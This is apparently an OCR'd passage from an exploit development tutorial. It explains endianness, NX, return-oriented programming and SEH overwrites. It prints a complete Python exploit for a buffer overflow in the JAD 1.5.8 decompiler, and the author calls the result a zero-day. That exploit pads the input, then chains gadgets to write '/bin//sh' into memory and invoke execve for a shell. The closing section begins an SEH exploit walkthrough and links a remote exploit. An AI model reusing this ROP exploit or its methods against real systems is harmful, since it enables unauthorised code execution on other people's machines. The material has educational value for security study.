
To verify this, let's do the following exercise. Run the program using Python again and add Ax8150DCBA (0x44,0x43,0x42,0x41) that will be translated into (0x41,0x42,0x43,0x44) because of Little Indian.

Endianness refers to the sequential order used to numerically interpret a range of bytes in computer memory as a larger, composed word value. It also describes the order of byte transmission over a digital link. Words may be represented in big-endian or little-endian format, depending on whether bits or bytes or other components are numbered from the big end (most significant bit) or the little end (least significant bit). When addressing memory or sending/storing words bytewise, in bigendian format, the most significant byte, which is the byte containing the most significant bit, is sent first (has the lowest address) and the

following bytes are sent (or addressed) in decreasing significance order with the least significant byte, which is the byte containing the least significant bit, thus being sent in last place (and having the highest address). Little-endian format reverses the order of the sequence and addresses/sends/stores the least significant byte first (lowest address) and the most significant byte last (highest address). The order of bits within a byte or word can also have endianness (as discussed later); however, a byte is typically handled as a numerical value or character symbol and so bit sequence order is obviated.



On the following screenshot we can actually see how the EIP is getting overwritted into 41424344.



Getting a shellcode and ROP Chaining

Well, we are almost set, we have obtained full control of the execution flow and redirection to the address we wish to go. Now we need to define how are we going to jump to our shellcode, where and if it's possible to get an actual execution. PEDA has support of checksec directly from the CLI so, we can check which protections are enable for this binary.

Then we need to create an exploit structure, and also create a ROP Chain, for this we can use Exploit Pack editor and the Chain generator.

What is NX Bit?

Its an exploit mitigation technique which makes certain areas of memory non executable and makes an executable area, non writable. Example: Data, stack and heap segments are made non executable while text segment is made non writable.

With NX bit turned on, our classic approach to stack based buffer overflow will fail to exploit the vulnerability. Since in classic approach, shellcode was copied into the stack and return address was pointing to shellcode. But now since stack is no more executable, a regular shellcode+jump will fail. But this mitigation technique is not completely bulletproof, for this we need to create a ROP Chain.


What is ROP?

Return-oriented programming (ROP) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses such as non-executable memory (W xor X technique) and code signing.


In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called "gadgets". Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code. Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

Putting it all together.. Writing our exploit:


First double click on the jar file or open Exploit Pack from a console: “java -jar ExploitPack.jar” of course you have already installed JAVA 8+ :-) and have chosen the Skeleton Exploit.




Click on on ROP Chain and navigate to /usr/bin/jad to find the binary (This will launch ROPGadget) and create a ropchain for you.



Now you will see at the editor all the available gadgets and at the end of it you will find a finished System() chain ready-to-use :-)



We can run it inside Exploit Pack by clicking “Execute & Save” but because this is a local exploit and we want to see the real shell working, click on the right side of the screen (Run in a terminal) and this action will spawn cmd.exe or xterm (Windows or Linux) and call Python with the exploit as argument.



Quick re-cap:

During this write-up we have learned about x86 processors, memory leaks, debuggers and assembly language using Intel flavor. You should now have some knowledge about Return Oriented Programming and understand the basics of buffer overflows. At the end of this write-up you have used Exploit Pack to construct a basic exploit that works against a real application on it latest release, basically you have made a zero-day exploit! (Even though no-one-cares about this application) the concept remains the same.

I wish you have enjoyed your journey till here and for you this is only the beginning.

Happy Hacking! Juan Sacco

```
1  “Would you tell me, please, which way I ought to go from here?'
```

```
'That depends a good deal on where you want to get to,' said the Cat.
'I don't much care where -' said Alice.
'Then it doesn't matter which way you go,' said the Cat.
'- so long as I get SOMEWHERE,' Alice added as an explanation.
'Oh, you're sure to do that,' said the Cat, 'if you only walk long enough.
— Alice in Wonderland
```

Full exploit code below:

```
# Exploit Pack - [Assault] v8.0
# Copyright 2017 Juan Sacco http://exploitpack.com
#
# This example exploit structure is intented to be used as starting point
#
# This program is free software: you can redistribute it and/or modify it
# GNU General Public License as published by the Free Software Foundation,
# or any later version.
#
# This program is distributed in the hope that it will be useful, but WITH
# without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PA
# PURPOSE. See the GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# If not, see http://www.gnu.org/licenses/
#!/usr/bin/python
# Exploit Author: Juan Sacco <juan.sacco@kpn.com> at KPN Red Team - http:/
# Developed using Exploit Pack - http://exploitpack.com - <jsacco@exploitp
# Tested on: GNU/Linux - Kali 2017.1 Release
#
import os, subprocess
from struct import pack
# Padding goes here
p = 'A'*8150
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
```

```
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe4) # @ .data + 4
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0807b744) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0810ae08) # mov dword ptr [edx], eax ; pop ebx ; pop ebp
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080dcf4b) # pop ebx ; pop esi ; pop edi ; ret
p += pack('<I', 0x0811abe0) # @ .data
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x08067b43) # pop ecx ; ret
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x080e9101) # pop edx ; pop ebx ; pop esi ; pop edi ; pop
p += pack('<I', 0x0811abe8) # @ .data + 8
p += pack('<I', 0x0811abe0) # padding without overwrite ebx
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b4970) # xor eax, eax ; pop esi ; pop ebp ; ret
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080e571f) # inc eax ; ret
p += pack('<I', 0x080c861f) # int 0x80
try:
```

```
 print("[*] JAD 1.5.8 Buffer Overflow by Juan Sacco")
 print("[*] Please wait.. running")
 subprocess.call(["jad", p])
except OSError as e:
 if e.errno == os.errno.ENOENT:
 print "Program not found!"
 else:
 print "Error executing exploit"
 raise
```

Exploit Development III

Hello again! On this quick tutorial i'm going to take you trough the development and exploitation of a SEH – Based exploit. Let's begin with the basics and then walk trough the development and exploitation of an application.

What is SEH?

An exception is an event that occurs during the execution of a program. It requires the execution of cod e outside the normal flow of control. The SEH blocks of code are encapsulated with each block having one or more associated handlers. Each handlers specifies some form of filter condition on the type of exception it handles, when an exception is raised by code in a protected block, the set of corresponding handlers is searcherd in order and the first one with a matching filter condition is executed.

A single method can have multiple structured exception handling blocks, and the blocks can also be nested within each other


---

SEH structure:

It contains an exception record with a machine-independent description of an exception, a context record with a machine-dependant description of the processor context at the time of the exception.

How does it works?

The exception handlers are linked to each other, they form a linked list chain on the stack, and sit relatively close to the bottom of the stack, when an exception occurs, it retrieves the head of the SEH chain and goes trough the list and tries to find the suitable handler to close the application properly.



Can it be abused somehow? *Yes :-)*

When exploiting an SEH overwrite an attackers needs to overwitre the handler attribute of the EXCEPTION_RESITRATION_RECORD with the address of an instruction sequence similar to POP POP RET. When an exception is triggered, this causes to pass the execution to this overwritten address which subsequently return to the location on the stack of the NEXT attribute of the EXCEPTION_REGISTRATION_RECORD. Then the Next attribute is also controlled by the attacker, bu if we recall the stack layout the Next attribute is below the Handler Attribute.

Note: This limites the attacker to 4 bytes before running into the handler address.

In any case, by overwriting the Next attribute with the instructions that jump to the handler attribute the attacker typically has enough room for arbitrary shellcode, and this is exactly what happens.

Differences with a basic overwrite of EIP:


On a regular stack-based buffer overflow, we can overwrite the return address of EIP, and when doing a SEH-Based overflow we continue to overwrite the stack after EIP until we reach and overwrite the default exception handler.

The following exploit code: https://www.exploit-db.com/exploits/44155/ exploits a remote SEH-based buffer overflow by overwriting SEH and after a shortjump it executes a shellcode in the stack.

